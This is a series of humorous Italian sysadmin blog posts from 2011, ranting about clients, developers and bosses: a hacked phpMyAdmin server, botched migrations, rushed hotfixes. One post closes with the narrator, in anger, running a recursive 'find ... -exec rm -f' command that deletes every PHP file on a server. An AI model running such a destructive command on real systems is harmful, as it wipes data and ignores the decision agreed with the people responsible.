
Ovviamente UL si e' immediatamente preoccupato di rimettere in funzione la macchina del caffe', cosa che, in effetti, non e' troppo male come idea.

Io ho risistemato nel rack quasi tutti i server, lasciando per ultimi due i minitower(s).

Poi c'e' stata la goduria (sarcasmo) di risistemare il foxxuto centralino... cosa che ha comportato un pellegrinaggio presso ogni singolo foxxuto telefono per eseguire la foxxuta operazione di 'reset' del maledetto arnese in modo da poterlo 'riaggiungere' al sistema centrale. E la gioia di dover riconfigurare il foxxuto arnese perche' adesso ovviamente tutti i "gruppi" di risposta sono cambiati.

Per non parlare dell'altra fantastica esperienza che consiste nello strisciare sotto a tutte le scrivanie organizzando e sistemando tutti i cavi in modo che non sembri l'incubo di un ragno ubriaco.

I vari CL hanno avuto la gioia di risistemare tutta la loro mercanzia nelle nuove postazioni. Adesso vedremo quanto ci metteranno ad introiare tutti i cavi.

SL invece si e' occupato dei lavori di concetto (che pero' Concetto non c'e' mai quando deve farli), cioe' appendere i quadri alle pareti e controllare che la targa sulla porta sia diritta. Lavoro per il quale ha utilizzato una livella kilomtrica. Ora, quando dico "kilometrica", immaginatevi una roba di 3 metri di lunghezza ok?

Comunque, siamo quasi alla fine della giornata. Mi sono appena rifocillato con un caffe' e sto' andando a sistemare gli ultimi due computers in sala macchine quando vedo SUSL che sta' attaccando dei cosi' che paiono degli autoadesivi con il logo della ditta su uno dei muri divisorii. A quanto pare la sua idea e' quella di comporre i cosi' in modo da riprodurre lo stesso logo in formato gigante. Per mettere quei cosi' diritti sta' cercando di manovrare la livella.

IO - Se proietti il logo sul muro con una delle lavagne luminose e' molto piu' facile.

SUSL - Eh? Ma no e' facile... basta che la prima linea sia diritta poi il resto viene da solo...

IO - E ne sbagli anche di meno.

SUSL - A ma non c'e' problema, non sono mica incollati (*ne stacca uno dimostrandolo*) vedi? sono magnetici.

IO - Magnetici?

SUSL - Si', ne ho fatti fare un sacco, dato che le divisioni sono metalliche ho pensato che era una bella idea.

IO - (*guardando la scatola piena di magneti appoggiata sul computer che io dovrei mettere in sala macchine*) E quanti di quei *magneti* ci sono in quella scatola?

SUSL - Circa 4000. Costavano cosi' poco che...

IO - Tu hai messo 4000 **calamite** sul **file server** che contiene tutti i dati della ditta?

SUSL - (*guardando la scatola ed il computer su cui appoggia*) Hemmm...

Prende la scatola e la appoggia su uno scatolone accanto.

IO - E quelli **erano** i nastri di backup...

Davide

11/07/2011 08:00

Se fai delle domande...

Di tanto in tanto mi sembra di vivere in una *strip* di Dilbert. Dove qualcuno (in genere il suo PHB) fa un a domanda, riceve una risposta e puntualmente dimostra di non avere alcuna idea di cosa la domanda o la risposta comportando.

Pare che certa gente metta insieme le domande non perche' sono interessati nelle risposte o perche' siano in grado di capire cosa stanno domandando e se la risposta abbia un senso oppure no, ma solo perche' cosi' sembra stiano facendo qualche cosa di utile.

Mettiamo il caso stamani. Quando ricevo una mail da uno dei vari UL riguardante il loro sistema. La mail diceva pressapoco:

"...quindi la domanda e' se applicazione X e' a 32 o 64 bit."

E la mia risposta, dopo aver ravanato nel sistema era:

"Alcuni software, tra cui applicazione X, sono solo disponibili a 32 bit, quindi tale versione e' stata installata ed approvata da voi blah blah".

E dopo dieci minuti arriva la mail successiva....

"Quindi e' a 64 bit?".

Hummmm... quale parte di 'SOLO DISPONIBILI A 32' non era chiara?

Poi mi arriva un'altra mail da CL, che e' lo sviluppatore di una applicazione del menga che da seri problemi perche' tende ad inchiodarsi ogni due per tre, ed ogni volta che si inchioda pare che sia la fine del mondo come noi lo conosciamo. Io ancora non ho capito a che serve sta cosa comunque... CL domanda di eseguire una query del tipo

```
select campo1, campo2 from tabella where campo1 = a or campo1 = b or campo1 = c.
```

Io eseguo e rispeisco indietro il risultato che e' del tipo

campo1	campo2
a	a1
b	b1
c	c1

E dopo dieci minuti mi arriva l'altra maillina di CL che domanda "quindi campo2 e' vuoto per tutti i valori giusto?".... Hemmm.. no, Campo2 non e' vuoto. Campo2 e' il valore che tu vedi accanto a quello che TU hai chiesto per campo1... Aho', la query l'hai mandata tu eh!

A questo punto arriva un'altra maillina da UL che domanda: "potreste darmi un sunto delle differenze di prestazioni tra le versioni a 32 ed a 64 bit di Applicazione X?".

Hummm... No, non posso darti un sunto della differenza di prestazioni perche' quella foxxuta applicazione NON E' FOXXUTAMENTE DISPONIBILE A 64 BIT! Quindi e' come domandare che differenza di prestazioni c'e' tra una cosa che esiste ed una che NON ESISTE! Ma cosa straca\$\$o ti sei fumato stamattina?

Cosa fa' l'applicazione X ?

Mentre sto' cercando di mettere insieme una risposta piu' articolata e senza troppi insulti mi arriva un'altra mail da CL, che piu' o meno dice "ma se io domando campo1 e campo2 e ricevo due valori mi aspetto che campo2 sia nullo..."

Ok, abbiamo capito che CL non ha capito un ca\$\$o di SQL. Ed ho l'impressione che non abbia capito un ca\$\$o di cosa sta' dicendo anche. Il che spiega perfettamente perche' la sua applicazione del menga si inchioda ogni due minuti. Ma io vorrei capire perche' domanda **a me**.

E mentre sono qui che stramaledico entrambi, mi arriva anche una mail da UL2, che ha un foxxuto server Windows in co-lo da noi, server su cui io non posso manco fare login e di cui non abbiamo ne' password ne' altro, che si lamenta che ci sono degli errori in quella patetica scusa che Microsoft passa per un "log" e domanda perche' non lo abbiamo informato.

Ma se non posso manco fare login su quella merda di server come faccio a dirti che ci sono degli errori? E la sua risposta e' che "la possibilita di fare login non dovrebbe influire sul monitoraggio del sistema"... Eh gia', perche' io che ci sono gli errori me lo sogno la notte.

E prima ancora che possa rispondere arriva un'altra mail da UL con una bella tabellina che io dovrei compilare che riporta una serie di parametri per il 32 ed il 64 bit ed io dovrei dargli i valori per le due. Salvo il fatto che come ho gia' detto una mezza miliardata di volte la versione a 64 bit non esiste!

Me che capperò si sono fumati tutti stamani???

Davide

18/07/2011 08:00

Search And Destroy

E' un tranquillo (penso io) lunedì mattina quando comincio a controllare tutti i log dei vari server. E noto subito una cosa poco bella: c'e' un server che ha cercato di inviare una paccata di mail mentre non dovrebbe inviarne per niente ed ha anche cercato di contattare via ssh una serie di server di cui io non so niente.

Dato che il server ospita l'ennesima PHPorkeria sviluppata dai soliti PHProgrammatroti comincio già a sospettare il peggio. Ed infatti noto subito che nel log c'e' anche una bella fila di imbufaliti che cercano il solito rompica\$\$p phpmyadmin. E indovina un po': LO TROVANO!

Ed ovviamente il phprogrammatroto non ha pensato di rimuovere il merdacchioso script di setup no eh... anzi, e' aperto e disponibile al mondo. Grrr...

Ok, zanza via il server dal firewall e comincia a vedere cosa gli e' successo. A quanto pare adesso questa merdaccia sta facendo funzionare un qualche demone ssh con privilegi di root. Ranza via quel coso subito. E già che ci siamo ranziamo via tutto il phmycrapshot che andiamo anche meglio.

Poi, dopo aver inviato una mail di spiegazione al PHProgrammatroto faccio un bel giro sul resto delle schifezze che sono installate.

E trovo **un'altra versione del phmycrapshot** in una directory diversa. Pure quella con la directory di installazione aperta all'universo. Zanza via anche quello. Poi scopro che la directory di /tmp e' scrivibile da Apache (ovviamente). In effetti, **ben poco NON E' scrivibile da Apache**.

A questo punto decido che la cosa migliore sarebbe reinstallare tutto il server e basta, altro che mettersi a patchare le cose. Riporto per tanto a DB.

IO - ...quindi, dato che non c'e' modo di capire esattamente cosa sia successo e cosa sia ancora decente, la cosa migliore e' zappare via tutto e ripartire da capo.

DB - E CL che dice?

IO - CL non lo ho ancora sentito. Ma dato che le versioni (plurale) di software che CL ha installato sono antiluviane, non mi pare che CL sia la persona più indicata per decidere come gestire la sicurezza di quella macchina.

DB - Ma non hai detto che hai rimosso le versioni bacate?

IO - Ho rimosso quello che ho trovato, molto rapidamente, ma come ho appena detto, non possiamo essere sicuri.

DB - Allora fai un altro giro, poi rimetti il server nel firewall e sentiamo CL.

IO - ??? "rimetti il server nel firewall"? Quale parte di "non sappiamo cosa e' buono e cosa no" non era chiara?

DB - Ma abbiamo un contratto che dice che il server deve essere disponibile

IO - Dice anche che CL (che si e' assunto la responsabilita' del sistema) deve aggiornare il software che usa ed e' responsabile per le cazzate che fanno.

La discussione e' andata avanti per un bel pezzo, anche perche' il solito rompimarroni di P si e' aggiunto. Ondepercui cio' alla fine la decisione e' stata di "rimuovere tutto cio' che *potrebbe* essere compromesso e rimettere il server on-line".

IO - Rimuovere **tutto**?

P - Quello che potrebbe essere compromesso.

IO - E con CL ci parli tu suppongo...

Cosa fa' l'applicazione X ?

Il che significa che la serie di madonne che avevo in programma di passare a CL non saranno passate... Grrr...

Ok, rimuovere tutto cio' che potrebbe essere compromesso.

```
find / -type f -name '*.php' -exec rm -f {} \;
```

Ohhhh.... adesso mi sento gia' meglio...

Davide

25/07/2011 08:00

Orrore!!!

Taanto tempo fa' (ma mica cosi' tanto), \$noivendiamolibridisQuola si era fatto fare un bel sito con webnegozio incorporato per... vendere i libri di sQuola (che pensavate?).

Il branco di rimbamba che avevano scritto il sito aveva l'irritante tendenza a rilasciare le versioni per 'testing', correggere gli errori trovati e poi ri-aggiungere gli stessi errori in fase di produzione o (peggio ancora) lasciare la configurazione di produzione come quella di test, con il risultato che poi andare a capire quali "ordini" erano di produzione e quali di test era un bel casino.

Dopo un paio di casini, \$\$noivendiamolibridisQuola decide di abbandonare il precedente branco di rinco e far sviluppare un sito **completamente nuovo** da \$altrobrancodirinco.

Gia' le cose sono apparse un pelo strane dato che il primo branco ha telefonato domandando **a noi** (aka: me) il perche' ed il percome della cosa (quajo', quelli dovrebbero essere clienti TUOI, se tu non lo sai il perche') Ma la cosa ha assunto colorazioni tragiche quando abbiamo iniziato a ricevere mail da parte di \$altrobranco che domandavano **a noi** (aka: sempre a me) di interpretare o chiarificare la struttura dati del database dell'applicazione precedente. Hemmm... io ne so niente di questa cosa.

Poi c'e' stato il tormentone della *conversione dati* dalla struttura precedente a quella nuova. Ora, il database (oracle) risiede sullo stesso server. Abbiamo due *schemi*, basterebbe fare un bel programmino che legge dallo schema 'vecchio' ed importa i dati nello schema 'nuovo' no? Nooooo!!! Troppo complicato, troppo lungo e soprattutto troppo difficile.

Quello che il \$nuovobranco vuole invece e'... **un bell'export del database in formato XML**! Cosi' poi lo possono importare. Ma c'e' un problema: qualunque cosa questi imbecilli stiano usando per leggere l'XML non riesce a gestire un file superiore ad una certa dimensione, il che significa che l'esportazione deve essere fatta a *tranches* di massimo 5000 records alla volta. Il che significa che io devo produrre qualche cosa come 180 files che poi loro si elaborano.

Tempo per produrre i files XML: 2 ore. Tempo per comprimere e copiare tutta questa roba sul loro foxxuto server FTP: 1 ora e mezza. Tempo (loro) per processare questa merdaccia e scoprire che hanno un baco nella procedura di importazione ed occorre rifare tutto d'accapo: 2 giorni! Numero di volte la procedura deve essere ripetuta: cosi' tante che mi gira la testa solo a pensarci.

Poi c'e' stata la scoperta che questo coso usa un qualche 'servizio' su un altro server che noi non controlliamo e che se tale 'servizio' per qualsiasi motivo non funziona (tipo se qualcuno decide di spegnerlo perche' pare inutile) si incarta tutto ma senza alcun messaggio di errore riferito a quel famoso servizio che non sta funzionando. Con il risultato che si bestemmia svariate ore a cercare un problema sul server sbagliato.

Comunquesia. Dopo ennemila ore spese a madonnare su questo arnese con giri e rigiri di files di configurazione, impostazioni di memoria minima, permessi di scrittura e robe cosi'. Finalmente giunge il giorno di andare in produzione.

E scopriamo anche che, il sistema nuovo **raddoppia** l'uso del database senza (apparentemente) aggiungere **nulla** alle funzionalita' del sito. La cosa raggiunge un livello di isteria quando pare che il sistema sia cosi' lento che si perde letteralmente gli ordini o non processa correttamente i pagamenti.

Il \$brancodirintrinati decide che "potrebbe esserci qualche problema nell'uso del database" (ma va?). Per verificare inviano una caterva e mezza di query per 'analizzare i dati' (?? adesso li analizzi i dati? che capperò

Cosa fa' l'applicazione X ?

hai fatto nelle settimane prima del rilascio?).

Okkey, prendo la prima query e per poco non mi strozzo con il caffè'.

```
select * from tabella where id in (select id from tabella2 where id in (select id from tabella3 where
descrizione='codice'))
```

Heeee... 'spetta un momento neh....

```
select count(id) from tabella3 where descrizione='codice'
1
```

```
select id from tabella3 where descrizione='codice'
1
```

Ok...

```
select id from tabella2 where id=1;
1
```

```
select count(*) from tabella where id=1;
10
```

Quindi una query con DUE subqueries per estrarre 10 records?

La seconda query e' ancora meglio:

```
select * from tabella where id in (select id from tabella where codice=1)
```

Ok, e' il momento di chiedere spiegazioni. Mando una maillina del tipo:

"Stavo guardando queste query e mi sembra che ci sia qualche cosa che non va. La query X e' ma non e' la stessa cosa che dire *query scritta usando la testa e non il culo?* Stessa cosa si applica a..."

Poco dopo mi arriva la risposta:

"si' probabilmente la query ha lo stesso significato, io mi sono limitato a prendere le stesse query che sono nell'applicazione"

Ah... E poi ci si domanda come mai l'uso del database si e' raddoppiato!

"ed in ogni caso il *query optimizer* probabilmente la riscriverebbe"...

Heeee... 'spetta un momento. Tu **assumi** che un pezzo di software del quale tu non sai niente (nemmeno se esiste) sia in grado di prendere una query scritta con il didietro e riscriverla come si converrebbe. A parte che le possibilita' che un pezzo di software faccia, senza alcuna richiesta diretta, la cosa piu' logica sono molto poche, ma perche' non utilizzare fin da subito le query **giuste**? Io forse il perche' lo so, ma per esserne sicuro dovrei fare i raggi al cranio del CL che ha scritto questa ca\$\$o di applicazione mi sa.

Davide

01/08/2011 08:00

Orrore!!!

Chi ci capisce...

Per qualche strano motivo e' un po' che mi ritrovo con vari CL ed UL che apparentemente hanno qualche problemino a comprendere le cose. Il che in effetti non e' anormale nel senso che "problema a comprendere" pare essere una condizione sine-qua-non necessaria per lavorare da... qualunque posto dove sta gente lavora.

Mettiamo il caso di questo, per esempio, che manda una mail un bel po' di tempo fa per organizzare "un sistema per cui i nostri clienti possano trasferire files di una certa dimensione verso il nostro sistema". Ok, dato che il "vostro sistema" e' una cacata di web-applicascion sul nostro server condiviso vi creo un bell'account sftp cosi' i vostri poveri clienti possono fare il loro upload.

Segue sequenza di mail con dettagli del server (fantasiosamente chiamato 'sftp.dittadirimbamba.nl'), dettagli dell'account (anche lui fantasiosamente chiamanto sftpperrimbamba), specifiche del servizio (sftp ergo porta 22), varie ed eventuali.

Dopo svariate settimane il tizio ci (mi) contatta perche' un qualche loro cliente ha dei problemi a trasferire files e da quello che vedo il problema e' che lui usa un semplice ftp, io specifico che deve usare ESSEftp.

UL - Ma intendi dire che questo account e' solo per sftp?

IO - L'intero server e' solo per sftp dato che e' un server condiviso.

UL - Ma io pensavo che fosse ftp...

Eh gia'.. perche' il fatto che il soggetto di tutte le mail fosse Sftp, e che l'acronimo SFTP fosse ripetuto e piastrellato ogni 3 righe non ti ha fatto pensare ovviamente...

Poi arriva quest'altro. Che lamenta problemi con l'invio della posta dal loro server (che e' il **loro** server e noi abbiamo una login su quel coso solo per caso e non dovremmo manco avercela) ed il tipo **pretende** che noi sistemiamo il loro record SPF.

Quajo, se io guardo quale e' il messaggio di errore che la tua chiavica di applicazione riceve e' un bel messaggio che dice "il vostro server non ha un record di reverse-lookup per il vostro ip". E quindi l'SPF non centra una beata fava. Per altro se faceste come gia' vi ho suggerito (inviare la posta usando il nostro relay invece che direttamente dalla vostra chiavica) forse avreste meno problemi dato che per qualche motivo quell'arnese ha una caterva di indirizzi ip ed apparentemente ne usa uno a caso ogni volta (si' e' Windows, perche' domandate?).

Ovviamente il fatto che io abbia aggiunto il reverse-lookup-record nel nostro DNS (che e' autoritativo per quel range) non e' stato molto apprezzato perche' il CL della situazione insiste a dire che loro hanno il loro DNS per il loro dominio. Si quajo', molto bello, ma il tuo DNS e' autoritativo per il tuo **dominio**, non per il tuo **range** di indirizzi. Forse dovresti provare a capire quale differenza c'e' tra le due e magari leggerti quel messaggio di errore?

Poi arriva quest'altro UL, che chiede un backup del database del loro server di produzione ed un restore dello stesso sul server di test. Ora, non e' che non gli ho detto un mesetto fa circa che il loro server di test e' pieno da scoppiare (12 Gb disponibili su un disco da 500) ne' che gli ho specificato che il database del server di produzione occupa un bel 180 Gb. E che sarebbe opportuno che cominciassero a zappare via almeno le cose che non sono piu' usate da secula secularum, tipo le ennemila versioni dell'applicazine di test e tutti questi file .pdf che tale applicazione produce a pacchi e poi non si sa bene cosa se ne facciano (niente probabilmente). Ed un rapido controllo mi dice che a) non hanno rimosso niente dal server e b) il db di produzione occupa ancora 180 Gb. Quindi e' assai arduo che io possa fare tale operazione di backup/restore visto che non c'e'

Cosa fa' l'applicazione X ?

modo di restore 180 gb di dati su un server che non ha spazio disponibile. Ed ovviamente la sua immediata risposta e' "quindi possiamo farlo durante la notte?" Sicomeno... se tu mi zappi via un bel 200 Gb di immondizia magari... ma dubito che lo farai dato che non lo hai fatto nelle ultime 30 notti...

E dulcis in fundo, il solito branco di programmatroci che rilasciano l'ennesima versione della solita webapplicacion ed improvvisamente le immagini del sito svaniscono nel nulla. E loro si lamentano che il server di produzione non funziona cosi'. Si', ovvio che non funziona cosi', solo che io vorrei sapere perche' la configurazione del server di test non e' cambiata dagli ultimi 6 mesi e funzionava perfettamente fino a ieri (giorno prima di questa versione) ed oggi invece non funziona piu'. Ed ovviamente loro non riescono a capire coma possa essere successo.

Davide

08/08/2011 08:00

Presto! Presto! Presto!

E' (di nuovo) la meta' di Dicembre (cosa che capita tutti gli anni da un po' di tempo) e la neve cade leggera al suolo poi si surgela provocando catastrofi nella viabilita'. Il risultato e' che l'ufficio e' letteralmente decimato dal punto di vista della presenza. Considerando che ci sono un massimo di 10 persone in questo ufficio, "decimato" significa che ci sono io a tenere il forte (e ad esercitare la mia Risposta Patentata da Bionda Scema al telefono).

Comunque sia, dato che le ferrovie olandesi hanno **anche** deciso di mettere in pratica l'orario invernale (aka: tagliare il numero di treni che viaggiano) io sono nella situazione di uscire dall'ufficio alle 16.30 o uscire alle 19.00 e dato che (di solito) arrivo in ufficio prima delle 8 del mattino (questo quando non mi metto a lavorare da casa alle 6 per installare roba o altro) ho deciso di uscirmene alle 16.30.

Ergo, quando il telefono suona alle 12 (sempre all'ora di pranzo eh?) ed il CL di turno mi dice che "a causa un problema gravissimo" nel loro sito interdet e' necessario fare un rilascio di emergenza lo stesso pomeriggio, io mi sono subito premunito di specificare che il rilascio sarebbe stato meglio farlo prima delle 16 o rimandare al giorno dopo.

CL1 - Aaaaaghhh!!! Ma questa e' una emergenza, c'e' un baco terribile nell'applicazione (*me pensa: ed i test ovviamente li avete fatti con il didietro eh?*).

IO - Comunque sia, il rilascio deve essere prima nell'ambiente di test no?

CL1 - No, prima in produzione.

IO - ? Prima in produzione? Non dovrebbe essere prima in test e **poi** in produzione? A che serve l'ambiente di test se non a testare?

CL1 - Ma e' una emergenza!!!

Sicomeno... Comunque sia, io mi rimetto a fare quello che stavo facendo ed attendo che questa nuova versione sia consegnata. Dopo una mezz'ora ri-suona il telefono. E questa volta e' CL2 che annuncia che per un problema nella loro uebapplicascion dovranno rilasciare un "hot-fix" su tutti gli ambienti (test, accettazione, produzione, staging... sta' gente ne ha una caterva). E questo hot fix dovrebbe essere consegnato nel giro di un paio d'ore dal loro sviluppatroto. Hummm... comincio a vedere un certo 'trend' nella giornata.

Ovviamente alle 15.59 non si e' ancora visto un tubazzo di niente. Ed io sto' gia cominciando a madonnare quando risuona il telefono ed e' CL1 che dice che la nuova release dovrebbe essere consegnata "a momenti". Alle 16.15 la nuova release e' pronta sul server per essere installata, io domando conferma che questa cosa deve andare in produzione direttamente e dopo poco ricevo una mail da CL1 con la conferma. Noto che la mail termina con "inviata dal mio HTC"... o signur, ma se hai una tale iphone-penis-envy comperati sto' ca\$\$o di iphone e non rompere i marroni.

L'installazione e' una procedura abbastanza noiosa e ripetitiva, onde per cui io ho sviluppato uno script per eseguire il tutto. Lancio lo script, che tra le altre cose verifica che il file appaia per lo meno decente, che i files di configurazione siano leggibili e cose cosi' e poi procedo alla "prova fumo": si punta il browser sul sito interdet e vediamo se questo risponde. Pare che tutto funzioni per cui riferisco a CL1 che l'installazione e' avvenuta e che possono ~~andare a farsi ammazzare~~ cominciare a verificare che funzioni tutto.

Alle 16.25 del famoso "hot-fix" non ve ne e' alcuna traccia, ma uno dei miei colleghi (LX) e' risorto (non si sa come) ed e' in Jabber che mi dice che dell'hotfix se ne occupa lui.

Ora, il secondo cliente (CL2) ha un ambiente che e' un po' un casino, con 10 server di produzione ed una pletora di altra roba. Dato che un rilascio richiederebbe di fare login e logout da ogni singolo server, io ho

Cosa fa' l'applicazione X ?

sviluppato uno script di installazione centralizzato, che prende quello che c'e' da installare e lo installa "a distanza" su uno o piu' server a raffica. In seguito, dato che questi continuavano con 'hotfix' su 'hotfix', ho modificato il tutto per gestire anche quelli. La differenza maggiore tra un 'hotfix' ed una installazione e' che l'installazione rimuove prima la versione precedente mentre l'hotfix viene semplicemente installato 'dentro' a quella gia' esistente (e' un volgare unzip). Per questo motivo l'hotfix **deve** chiamarsi 'hotfix-...zip'. E tutto questo e' chiaramente spiegato nell'howto che e' disponibile sulla Wiki aziendale.

Vabbe', io me ne corro in stazione a prendere il treno e poi non ci penso piu' di tanto. Fino alle 6 del mattino dopo quando DaBoss mi chiama al telefono domandando che e' successo con CL1.

IO - Loro hanno mandato la nuova versione ed io l'ho installata.

DB - Si ma su che sistema?

IO - Entrambi. Come da istruzioni di CL1

DB - Perche' pare che tutto il sito sia andato in coma ieri sera e non funzionava piu' un ca\$\$o

IO - La home page del sito era ok, ho controllato. E non ho visto nessun alert nel sistema di monitoring. Dato che noi non sappiamo esattamente cosa controllare e' il massimo che possiamo fare. Per altro, se loro hanno un sistema di test ma decidono di mettere le cose in produzione direttamente non e' che possiamo farci poi molto.

DB - Vabbe', poi ne parliamo in ufficio... che e' successo con CL2?

IO - Non lo so... che e' successo con CL2?

DB - Mi hanno chiamato ieri sera che dovevano mandare un hotfix e che non e' stato installato.

IO - Io non ho visto nessun hotfix fino alle 16.30, poi ho sentito LX che ha detto che ci pensava lui e poi non ho piu' saputo nulla.

DB - Ma hai controllato?

IO - Se LX dice che ci pensa lui, io assumo che ci pensi lui e che sia in grado di fare il suo lavoro, quindi no, non ho controllato.

Ho scoperto in seguito che il problema con CL1 e' che nella fretta di risolvere il "terribile problema" il programmatore di turno ha confuso i files di configurazione del sistema di test con quelli del sistema di produzione, ma la cosa non era evidente dalla home page del sito (ed in effetti in nessun'altra pagina da noi raggiungibile) ma solo dopo che un 'ordine' era inserito nel sistema e che l'hotfix di CL2 era stata in effetti installata da LX ma nella fretta aveva sbagliato il nome del file, invece che '.zip' era stato chiamato '.xip' e quindi l'unzip non aveva fatto un tubo.

Ed il "terribile bug" che doveva essere corretto immediatamente? Il colore del banner sbagliato!

Davide

15/08/2011 08:00

Come testiamo noi...

Ed eccomi in ufficio pronto per un'altra settimana (si fa per dire). Stamani per prima cosa mi arriva una mail da \$programmatroti che annunciano che la versione di una qualche applicazione per \$cliente e' pronta ad essere installata sul sistema di test cosi' che il cliente possa vedere quali meravigliosi miglioramenti ci sono stati.

L'installazione consiste nello stoppare tutto, eseguire uno script SQL, fare un bel backup della versione vecchia, mettere su la nuova, riavviare e pregare che Murphy guardi dall'altra parte.

Faccio il tutto e poi mi disinteresso della cosa concentrato su altre fazende mentre \$cliente e \$programmatroti verificano le cose.

Dopo un paio d'ore mi arriva un'altra mail che "se il test e' positivo vorremmo fare l'installazione in produzione mercoledi' dalle 20 alle 24". Evvai, n'altra bella serata a madonnare con i programmatroti che fanno casini in produzione.

Dopo un altro paio d'ore mi arriva una ennesima mail che dice che "sembrano esserci dei problemi e che forse e' necessario un'altra installazione in test". Come al solito i programmatroti non testano un fico secco prima di buttarlo da questa parte. Chissa' che hanno combinato stavolta.

Nel primo pomeriggio mi arriva la nuova-nuova versione da installare, eseguo e dopo un po' mi becco una telefonata da parte di \$programmatrotocapo (CL per gli amici).

CL - L'applicazione funziona... quasi...

(me pensa: dire che "funziona quasi" e' come dire che tua moglie e' "quasi in cinta")

IO - Quindi che cosa dovremmo fare?

CL - Hummm... E' che di tanto in tanto ci troviamo questi errori ed alcune cose non funzionano...

IO - Quindi possiamo dire che non funziona.

CL - Bhe', non del tutto...

IO - Ripeto la domanda, che dovremmo fare? Noi ci occupiamo solo delle installazioni e della manutenzione dal punto di vista OS ed Hardware.

CL - Il fatto e' che penso ci sia un errore nel file di configurazione del database.

IO - Non fa parte della vostra distribuzione?

CL - Si' dovrebbe.

(mepensa: "dovrebbe"?)

CL - Mi controlli se nel file questo-e-quello.properties c'e' indicato un connectionpool chiamato "connectionpool-test" ?

Un rapido cliccheti-click mi dice che si', c'e' indicato. Un altro rapido cliccheti-click mi dice che quel file e' identico alla versione precedente ed a quella precedente ancora che e' vecchia di otto mesi, quindi **nessuno** l'ha cambiato. Riporto i risultati a CL.

CL - Molto strano, perche' io vedo che in debugging riporta che non trova il pool...

Rapido controllo in conf, non c'e' nessun Context file, verifico meglio e vedo che questo e' TomCat 4 che non lo usa, ok, verifico in server.xml e scovo il problema: il pool "connectionpool-test" e' commentato! Per forza non lo trova! Hummm... momento eh... il file server.xml e' immutato dal Maggio dell'anno scorso...

IO - Allora, vedo qui' che il file di configurazione dove e' definito il pool ha quel pool commentato, ma il file

Cosa fa' l'applicazione X ?

e' immutato da maggio dell'anno scorso.

CL - Come dal maggio?

IO - Così' pare. Adesso vedo di informarmi sul perché' sia stato commentato.

Una rapida ricerca in ufficio mi dice che nessuno si ricorda perché' era stato commentato. Qualcuno azzarda uno sbaglio o un test di qualche tipo.

IO - Allora, nessuno si ricorda il motivo preciso ma di sicuro e' stato commentato l'anno scorso.

CL - Ma... mi sembra strano...

IO - Sì. Anche a me sembra strano, soprattutto mi sembra strano che dal maggio dell'anno scorso nessuno se ne sia accorto se questa cosa ha questo tipo di effetti.

CL - Ah be...

Meno male che loro fanno i test. Che come fanno i test loro, non li fa nessuno. E meno male.

Davide

22/08/2011 08:00

E adesso me lo dici?

...Effetto dissolvenza wibblidi-wobblidi...

Scena: interno del Comando Generale Alleato in Inghilterra nel '44. Il Generale Comandante Eisenhower entra e guarda i suoi Ufficiali radunati.

Ike: Ok uomini! Domani mattina all'alba inizia l'invasione dell'europa. Tutti pronti si'? Bene! Andiamo!

Tutti escono.

Seguono scene di battaglie, sbarchi su spiagge, bombe che esplodono, mitragliatrici che sparano, morti ammazzati eccetera eccetera...

Scena: Cala la notte sulla spiaggia, un gruppo di ufficiali stanchi ed ammaccati stanno ricevendo le notizie relative alle perdite subite nell'operazione quando Eisenhower arriva.

Ike: Ma siete sbarcati qui? C'era una divisione corazzata tedesca qui, avreste dovuto sbarcare la' in fondo dove non c'era nessuno. Il servizio segreto me lo aveva comunicato una settimana **CRACK!**

Il 'crack' e' provocato dal calcio di un fucile Garand che lo colpisce nel mezzo della faccia.

Ok, **non e' andata cosi'**, ma penso che se fosse andata cosi' colui che stava dall'altra parte di quel fucile avrebbe potuto essere tranquillamente scusato.

...Effetto dissolvenza wibblidi-wobblidi...

E' la fine di Dicembre, fa un freddo becco, c'e' il ghiaccio per terra, quei ca\$\$oni delle ferrovie persistono nel sostenere che ci sono "meno viaggiatori" e quindi hanno ragione a mettere meno treni con il risultato che tutti i foXXuti treni viaggiano oltre il limite dell'imballato, meta' dell'ufficio ha deciso che si prende una settimana extra di ferie, l'altra meta' ha deciso che finge di lavorare da casa con il risultato che sono per lo piu' da solo, apparentemente tutti i CL invece lavorano selvaggiamente dato che il telefono non se ne sta mai zitto e la casella di posta continua a riempirsi, il che non aiuta di certo il mio stato di incazzatura post-nataliza.

Ed oggi abbiamo anche questo straca\$\$o di super-mega-ultra cluster di ben 10 (dieci) server con doppio database (in cluster pure lui) che per qualche motivo di tanto in tanto decide di entrare in sciopero ed i vari server muoiono come mosche colte in una delle mie scorregge.

Tempo addietro avevo messo a punto uno script che verifica se l'applicazione e' ancora in condizioni di rispondere e se non lo e' automaticamente la riavvia, premunendosi di disattivare Apache prima, il che provoca il load balancer a rimuovere dal "pool" il server. Solo che quando cominciano a morire in questo modo dopo un po' il load balancer apparentemente entra in crisi esistenziale e non funziona piu' un tubo lo stesso.

Ovviamente la foxxuta applicazione non e' cambiata da mesi, i programmatroti spergiurano che non hanno fatto niente, i CL idem ed io rimango li a guardare i server che cascano, vengono tirati su e ri-cascano *ad libitum*.

Finalmente riesco a beccare al telefono il programmatroto capo, e cominciamo a discutere sul perche' ed il percome della cosa. Lui subito comincia a lamentarsi del fatto che non ha accesso ai server di produzione e

Cosa fa' l'applicazione X ?

quindi non puo' vedere niente. Ora, la cosa potrebbe anche avere senso, ma dato che questo tizio non mi sembra proprio un aquila, piu' che guardare i files di log che io gia' gli ho fornito non credo che farebbe un gran che con una login sui servers. In ogni caso, dato che non vedo come si possa andare peggio di cosi', di mia sponte gli creo un account e lo abilito nel firewall.

Seguono diverse ore di madonne, verifiche di log, versioni di .jar, controlli sul database ed altre seghe mentali di nessuna utilita'.

A sera, il programmatroto decide di modificare questo-e-quellaltro parametro di una classe perche' "dovrebbe migliorare le prestazioni" e risolvere, anche se temporaneamente, la situazione, incredibilmente riusciamo ad accalappiare il gran capo del cliente che da' il suo assenso all'implementazione immediata della cosa. Forse perche' era gia' tardi e la gente se ne stava andando a casa in massa invece di rompere il ca\$\$o su internet o forse perche' la modifica ha funzionato per davvero (no, non ci credo manco io), le cose sembrano migliorare. Io rimango a controllare e noto che il ritmo di morte-e-resurrezione rallenta. Nel frattempo DaBoss compare nella chat aziendale e domanda 'come va'... spiego la rava e la fava.

DB - Ah ma probabilmente e' il ruzgabulfalfal.

IO - ...il che?

DB - Un coso che hanno deciso di usare che fa' delle statistiche sul sito, e' una settimana che dovrebbero metterlo in produzione ed infatti ma pare che avessero deciso di iniziare proprio oggi.

IO - ...

Mai che io abbia un fucile Garand a portata di mano quando mi serve.

Davide

29/08/2011 08:00

Piu' Che Idiotti

